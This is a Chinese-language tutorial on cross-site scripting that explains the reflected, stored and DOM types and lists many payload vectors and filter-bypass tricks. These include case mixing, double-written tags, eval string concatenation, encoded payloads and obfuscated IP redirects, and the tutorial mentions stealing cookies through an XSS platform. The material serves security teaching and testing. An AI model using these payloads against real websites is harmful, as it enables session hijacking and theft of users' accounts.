XSS漏洞（跨站脚本）

1.XSS 漏洞简介

XSS作为OWASP TOP 10之一,XSS被称为跨站脚本攻击(Cross-sitescripting)，本来应该缩写为CSS,但是由于和CSS (Cascading StyleSheets，层叠样式脚本)重名，所以更名为XSS。XSS (跨站脚本攻击)主要基于javascript (JS) 完成恶意攻击行为。JS可以非常灵活的操作html、css和浏览器，这使得XSS攻击的“想象”空间特别大。

XSS通过将精心构造的代码(JS) 代码注入到网页中，并由浏览器解释运行这段JS代码，以达到恶意攻击的效果。当用户访问被XSS脚本注入的网页，XSS脚本就会被提取出来。用户浏览器就会解析这段XSS代码，也就是说用户被攻击了。用户最简单的动作就是使用浏览器.上网，并且浏览器中有javascript解释器，可以解析javascript,然而浏览器不会判断代码是否恶意。也就是说，XSS的对象是用户和浏览器。

微博、留言板、聊天室等等收集用户输入的地方，都有可能被注入XSS代码，都存在遭受XSS的风险，只要没有对用户的输入进行严格过滤，就会被XSS。

XSS是一种经常出现在web应用中的计算机安全漏洞,也是web中最主流的攻击方式。XSS是指恶意攻击者利用网站提供的接口,没有对用户提交数据进行转义处理,或者过滤不足的缺点,进而添加一些代码,嵌入到web页面中去。使别的用户访问都会执行相应的嵌入代码。从而盗取用户资料、利用用户身份进行某种动作或者对访问者进行病毒侵害的一种攻击方式。

2.XSS的原理


在HTML中常用到字符实体，将常用到的字符实体没有进行转译，导致完整的标签出现，在可输入的文本框等某些区域内输入特定的某些标签导致代码被恶意篡改。

```
攻击者对含有漏洞的服务器发起XSS攻击（注入JS代码）。
诱使受害者打开受到攻击的服务器URL。
受害者在Web浏览器中打开URL，恶意脚本执行。
```

3.XSS的攻击方式


反射型XSS：反射型Xxss攻击(Reflected XSS)又称为非持久性跨站点脚本攻击 ,它是最常见的类型的XSS。漏洞产生的原因是攻击者注入的数据反映在响应中。一个典型的非持久性XSS ,包含一个带XSS攻击向量的链接。(即每次攻击需要用户的点击)。 临时的，攻击一次是以一次用java或者php写的代码。

反射型XSS攻击流程



存储型XSS：存储型XSS (Stored XSS)又称为持久型跨站点脚本,它一般发生在XSS攻击向量(一般指XSS攻击代码存储在网站数据库,当一个页面被用户打开的时候执行。每当用户打浏览器,脚本执行。持久的XSS相比非持久性XSS攻击危害性更大因为每当用户打开页面，查看内容时脚本将自动执行。

存储型XSS攻击流程



DOM型XSS：基于文档对象模型Document Objeet Model，DOM)的一种漏洞。DOM是一个与平台、编程语言无关的接口，它允许程序或脚本动态地访问和更新文档内容、结构和样式，处理后的结果能够成为显示页面的一部分。DOM中有很多对象，其中一些是用户可以操纵的，如URI ，location等。客户端的脚本程序可以通过DOM动态地检查和修改页面内容，它不依赖于提交数据到服务器端，而从客户端获得DOM中的数据在本地执行，如果DOM中的数据没有经过严格确认，就会产生DOM XSS漏洞。一般是浏览器前端代码进行处理。

```
可能触发DOM型XSS的属性：
document.cookie属性
window.open()属性
location.href属性
document.write()属性

//页面重定向
<script>window.location= "http://www.nisp.org.cn" </script>
<script>location.href= "http://www.baidu.com"</script>
//弹框警告并重定向
<script>alert("请移步到我们的新站");location.href="http://www.nisp.org.cn"</script>
```

4.XSS的危害

```
1．盗取各类用户帐号,如机器登录帐号、用户网银帐号、各类管理员帐号或Cookie，攻击者可以冒充管理员的身份登录后台，获取恶意操纵后台数据的能力，包括读取、更改、添加、删除一些信息。
2．劫持用户(浏览器)会话，从而执行任意操作，例如进行非法转账、强制发表日志、发送电子邮件等；
3．发送广告或者垃圾信息。攻击者可以利用XSS漏洞植入广告，或者发送垃圾信息，严重影响到用户的正常使用。
4．网页挂马，进行恶意操作，例如任意篡改页面信息、删除文章等；
5．控制受害者机器向其它网站发起攻击；
6．传播跨站脚本蠕虫等。
```

5.XSS的利用方式

需要一个xss平台来收集cookie。对于反射型xss可构造链接，当用户点击时，用户cookie被发送到xss平台。窃取用户cooike之后加以利用。

6.常见XSS攻击方式

一些常用的标签与属性

下面我列举的标签大部分是可以自动触发js代码的，无需用户去交互，大部分情况下我们也是希望是自动触发而不是等用户去触发。

1.scirpt 标签

此脚本实现弹框提示，一般作为漏洞测试或者演示使用类似SQL注入漏洞测试中的单引号，一旦此脚本能执行,也就意味着后端服务器没有对特殊字符做过滤<>/'这样就可以证明，这个页面位置存在了XSS漏洞。

```
<script> 标签用于定义客户端脚本，比如 JavaScript。
<script>alert(1);</script>
<script>alert("xss");</script>
```

2.img 标签

```
<img> 标签定义 HTML 页面中的图像。
<img src=1 onerror=alert(1);>
<img src=1 onerror=alert("xss");>
```

3.input 标签

```
<input> 标签规定了用户可以在其中输入数据的输入字段。
onfocus 事件在对象获得焦点时发生：
<input onfocus=alert(1);>
```

竞争焦点，从而触发onblur事件：

```
<input onblur=alert(1) autofocus><input autofocus>
```

input 标签的 autofocus 属性规定当页面加载时 元素应该自动获得焦点。可以通过autofocus属性自动执行本身的focus事件，这个向量是使焦点自动跳到输入元素上，触发焦点事件，无需用户去触发：

```
<input onfocus="alert(1);" autofocus>

" onclick=alert(1)>          这样需要点击一下输入框<br>
" onmouseover=alert(1)>     需要鼠标划过输入框<br>
```

4.details 标签

```
<details> 标签通过提供用户开启关闭的交互式控件，规定了用户可见的或者隐藏的需求的补充细节。
ontoggle 事件规定了在用户打开或关闭 <details> 元素时触发：
<details ontoggle=alert(1);>
```

使用details 标签的 open 属性触发ontoggle事件，无需用户去点击即可触发：

```
<details open ontoggle=alert(1);>
```

5.svg 标签

```
<svg> 标签用来在HTML页面中直接嵌入SVG 文件的代码。
<svg onload=alert(1);>
```

6.select 标签

```
<select> 标签用来创建下拉列表。
<select onfocus=alert(1)></select>
通过autofocus属性规定当页面加载时元素应该自动获得焦点，这个向量是使焦点自动跳到输入元素上，触发焦点事件，无需用户去触发：
<select onfocus=alert(1) autofocus>
```

7.iframe 标签

```
<iframe> 标签会创建包含另外一个文档的内联框架。
<iframe onload=alert(1);></iframe>
<iframe
style="overflow:hidden;width:520px;height:400px;position:fixed;left:500px;top:400
px;border:none;margin:0px;padding:0px;"src="http://192.168.11.134/"></iframe>
```

8.video 标签

```
<video> 标签定义视频，比如电影片段或其他视频流。
<video><source onerror=alert(1)>
```

9.audio 标签

```
<audio> 标签定义声音，比如音乐或其他音频流。
<audio src=x  onerror=alert(1);>
```

10.body 标签

```
<body> 标签定义文档的主体。
<body onload=alert(1);>
```

onscroll 事件在元素滚动条在滚动时触发。我们可以利用换行符以及autofocus，当用户滑动滚动条的时候自动触发，无需用户去点击触发：

```
<body
onscroll=alert(1);><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br>
<br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br>
<br><br><br><br><br><input autofocus>
```

11.textarea 标签

```
<textarea> 标签定义一个多行的文本输入控件。
<textarea onfocus=alert(1); autofocus>
```

12.keygen 标签

```
<keygen autofocus onfocus=alert(1)> //仅限火狐xxxxxxxxxx
<keygen autofocus onfocus=alert(1)> //仅限火狐1
```

13.marquee 标签

```
<marquee onstart=alert(1)></marquee> //Chrome不行，火狐和IE都可以
```

14.isindex 标签

```
<isindex type=image src=1 onerror=alert(1)>//仅限于IE
```

7.常见基本过滤方法

1.空格过滤

当空格被过滤了时，我们可以用 / 来代替空格：

/**/，注释符号绕过；/符号绕过；

```
<img/src="x"/onerror=alert(1);>
```

也可以：

```
<img/src="x"onerror=alert(1);>
```

2.引号过滤

如果是html标签中，我们可以不用引号。如果是在js中，我们可以用反引号代替单双引号：

```
<img src=x onerror=alert(`xss`);>
```

3.括号过滤

当括号被过滤的时候可以使用throw来绕过。throw 语句用于当错误发生时抛出一个错误。

```
<img src=x onerror="javascript:window.onerror=alert;throw 1">
<a onmouseover="javascript:window.onerror=alert;throw 1>
```

4.关键字过滤

大小写绕过

```
<sCRiPt>alert(1);</sCrIpT>

<ImG sRc=x onerRor=alert(1);>
```

双写绕过

有些waf可能会只替换一次且是替换为空，这种情况下我们可以考虑双写关键字绕过

```
<scrscriptipt>alert(1);</scrscriptipt>
<imimgg srsrcc=x onerror=alert(1);>
```

5.字符串拼接绕过

利用eval()函数

与PHP的eval()函数相同，JavaScript的eval()函数也可以计算 JavaScript 字符串，并把它作为脚本代码来执行。

```
<img src="x" onerror="a='aler';b='t';c='(1)';eval(a+b+c)">
<img src="x" onerror="a=`aler`;b=`t`;c='(`xss`);';eval(a+b+c)">
// 在js中，我们可以用反引号代替单双引号
```

6.编码绕过

```
Unicode编码绕过

<img src="x"
onerror="&#97;&#108;&#101;&#114;&#116;&#40;&#34;&#120;&#115;&#115;&#34;&#41;&#59;
">

javasc&#x72;&#x69;pt:alert(/xss/)     (编码了r和i)

<img src="x"
onerror="eval('\u0061\u006c\u0065\u0072\u0074\u0028\u0022\u0078\u0073\u0073\u0022
\u0029\u003b')">

url编码绕过

<img src="x" onerror="eval(unescape('%61%6c%65%72%74%28%22%78%73%73%22%29%3b'))">
<iframe
src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%
72%69%70%74%3E"></iframe>

Ascii码绕过

<img src="x"
onerror="eval(String.fromCharCode(97,108,101,114,116,40,34,120,115,115,34,41,59))
">

hex绕过

<img src=x onerror=eval('\x61\x6c\x65\x72\x74\x28\x27\x78\x73\x73\x27\x29')>
```

```
base64绕过

<img src="x"
onerror="eval(atob('ZG9jdW1lbnQubG9jYXRpb249J2h0dHA6Ly93d3cuYmFpZHUuY29tJw=='))">
<iframe src="data:text/html;base64,PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4=">
```

7.过滤url地址

```
使用url编码

<img src="x"
onerror=document.location=`http://%77%77%77%2e%62%61%69%64%75%2e%63%6f%6d/`>

javasc&#x72;&#x69;pt:alert('xsshttp://')

使用IP

1.十进制IP
<img src="x" onerror=document.location=`http://2130706433/`>

2.八进制IP
<img src="x" onerror=document.location=`http://0177.0.0.01/`>
```

```
3.hex
<img src="x" onerror=document.location=`http://0x7f.0x0.0x0.0x1/`>
4.html标签中用//可以代替http://
<img src="x" onerror=document.location=`//www.baidu.com`>

5.使用\\
但是要注意在windows下\本身就有特殊用途，是一个path 的写法，所以\\在Windows下是file协议，在linux下才会是当前域的协议

6.使用中文逗号代替英文逗号
如果你在你在域名中输入中文句号浏览器会自动转化成英文的逗号
<img src="x" onerror="document.location=`http://www。baidu。com`">//会自动跳转到百度
```

8.单引号闭合+htmlspecialchars函数绕过

```
'onmouseover='alert(/xss/)
```

9.JavaScript伪协议

```
"><a href=javascript:alert(/xss/)>                    o_n和<scr_ipt>过滤
```

8.XSS的防御措施

对任何用户提交的任何数据都要经过编码或者转译，对输出进行编码。

配置黑白名单，限制用户输入。

配置waf